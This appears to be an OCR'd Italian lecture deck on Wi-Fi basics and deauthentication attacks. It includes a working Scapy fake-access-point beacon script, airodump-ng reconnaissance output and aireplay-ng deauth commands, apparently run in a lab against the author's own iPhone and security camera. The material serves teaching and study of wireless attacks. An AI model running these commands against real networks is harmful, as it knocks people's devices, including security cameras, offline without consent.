
Wi-Fi Deauthentication Attack



Paolo Fagioli

Architettura di rete

AD INFRASTRUTTURA

AD HOC

Standard Wi-Fi

Anno	Standard 802.11	Velocità	Frequenza	Designazione Wi-Fi Alliance
1997/1999	**802.11b**	11 Mb/s	2.4 GHz	
1999	**802.11a**	54 Mb/s	5 GHz	
2003	**802.11g**	54 Mb/s	2.4 GHz	
2009	**802.11n**	600 Mb/s	2.4/5 GHz	Wi-Fi 4
2014	**802.11ac**	3.46 Gb/s	5 GHz	Wi-Fi 5
2019	**802.11ax**	10 Gb/s	2.4/5 GHz	Wi-Fi 6

Frequenze e Canali

2.4 GHz

Pro

- Copre un'area più ampia rispetto alla 5 GHz
- Capacità di penetrare oggetti solidi (come i muri)
- Molti device usano questa frequenza

Contro

- Più soggetta ad interferenze rispetto alla 5 GHz
- Velocità inferiore

5 GHz


Pro

- Velocità Maggiore
- Meno soggetta ad interferenze


Contro

- Area di copertura più piccola rispetto alla banda a 2.4 GHz
- Il segnale ha più difficoltà a penetrare oggetti solidi

Canali Wi-Fi 2.4 GHz



Associazione AP




Associazione AP

SSID: Dunder Mifflin HQ

SSID: The PING of the North

Frame Beacon




Frame Beacon


Richiesta associazione

Risposta associazione

Fake Access Point using Scapy

```python
from scapy.all import *

# interface to use to send beacon frames, must be in monitor mode
iface = "wlan0"

# generate a random MAC address
sender_mac = RandMAC()
ap_mac = sender_mac

# SSID
ssid = "Paolo Fake Wi-Fi"

# 802.11 frame
dot11 = Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff", addr2=sender_mac, addr3=ap_mac)
beacon = Dot11Beacon()
essid = Dot11Elt(ID="SSID", info=ssid, len=len(ssid))
frame = RadioTap()/dot11/beacon/essid

# send the beacon frame every 100 milliseconds
sendp(frame, inter=0.1, iface=iface, loop=1)
```






Wi-Fi Deauthentication Attack Lab

Wi-Fi USB Network Adapter

tp-link AC600
- Dual band 2.4 GHz & 5 GHz
- Monitor mode and packet injection

Virtual machine running Kali Linux

Aircrack-ng suite for Wi-Fi pentesting




Access Point

Home security Wi-Fi cam

tp-link tapo C210
- Motion detection & notification
- Alarm

Wi-Fi Deauthentication Attack (DoS)

Deauthentication frame
nel momento in cui un host lascia la rete invia un frame di deautenticazione



Wi-Fi Deauthentication Attack (DoS)


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# airodump-ng wlan0

 CH  8 ][ Elapsed: 12 s ][ 2022-12-04 09:45

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:25:00:[redacted]  -1        0        0    0  -1   -1                  <length:  0>
 52:B7:09:[redacted] -60        3        0    0   6  720   WPA2 CCMP   PSK  TIM-50714068
 D4:B7:09:[redacted] -62        8        1    0   7  720   WPA2 CCMP   PSK  Wind3 HUB - 266897
 64:59:F8:[redacted] -61        9        0    0   9  130   OPN              Vodafone-WiFi
 64:59:F8:[redacted] -64        5        0    0   9  130   WPA2 CCMP   PSK  Vodafone-33621446
 20:B0:01:[redacted] -65        2        2    0   1  130   WPA2 CCMP   PSK  FASTWEB-AE5015
 A4:91:B1:[redacted] -68        2        0    0   1  130   WPA2 CCMP   PSK  TIM-23551773
 D0:B6:6F:[redacted] -36       12        0    0   1  360   WPA2 CCMP   PSK  Dunder Mifflin headquarters
 DE:F8:B9:[redacted] -68        3        0    0   1  270   WPA2 CCMP   MGT  WOW FI - FASTWEB
 D0:B6:6F:[redacted] -36       11        0    0   1  360   WPA2 CCMP   MGT  WOW FI - FASTWEB
 3C:37:12:[redacted] -60       12        3    0   1  360   WPA2 CCMP   PSK  FASTWEB-Q5R729
 D4:35:1D:[redacted] -39       25        1    0  11  720   WPA2 CCMP   PSK  TIM-20395609
 10:71:B3:[redacted] -60        4        0    0  10  130   WPA3 CCMP   SAE  Wind3 HUB-EBCDE1
 30:AA:E4:[redacted] -22       26        0    0  10   65   WPA2 CCMP   PSK  The PING of the North

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:25:00:[redacted] 2A:BA:E8:[redacted] -39    0 -12      0
 20:B0:01:[redacted] 34:2E:B6:[redacted]  -1    1e- 0      0
 3C:37:12:[redacted] 9C:9C:1F:[redacted] -81    0 - 6      0
 (not asso[redacted] C0:E4:34:[redacted] -63    0 - 1     31
 30:AA:E4:[redacted] 02:85:24:[redacted]  -9    0 - 1     38
Quitting ...
```

SSID: The PING of the North

BSSID: 30:AA:E4:XX:XX:XX

Channel: 10

Station: 02:85:24:XX:XX:XX



Wi-Fi Deauthentication Attack (DoS)

Test Deauth attack on iPhone


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# aireplay-ng -0 1 -a 30:AA:E4:[redacted] -c 02:85:24:[redacted] wlan0
09:50:12  Waiting for beacon frame (BSSID: 30:AA:E4:[redacted]) on channel 10
09:50:14  Sending 64 directed DeAuth (code 7). STMAC: [02:85:24:[redacted]] [50|74 ACKs]
```

SSID: The PING of the North

BSSID: 30:AA:E4:XX:XX:XX


Channel: 10


Station: 02:85:24:XX:XX:XX



Wi-Fi Deauthentication Attack (DoS)

Deauth attack on Wi-Fi Camera





```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# aireplay-ng -0 0 -a 30:AA:E4:[redacted] wlan0
09:55:41  Waiting for beacon frame (BSSID: 30:AA:E4:[redacted] on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:55:42  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:43  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:43  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:44  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:44  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:45  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:46  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:46  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:47  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:47  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:48  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:48  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:49  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:49  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:50  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:51  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:51  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
09:55:52  Sending DeAuth (code 7) to broadcast -- BSSID: [30:AA:E4:[redacted]]
^C
```

Deauthentication frame

Deauthentication frame

Deauthentication frame

Deauthentication frame

...

Deauthentication frame

Evil Twin AP

Grazie!

Paolo Fagioli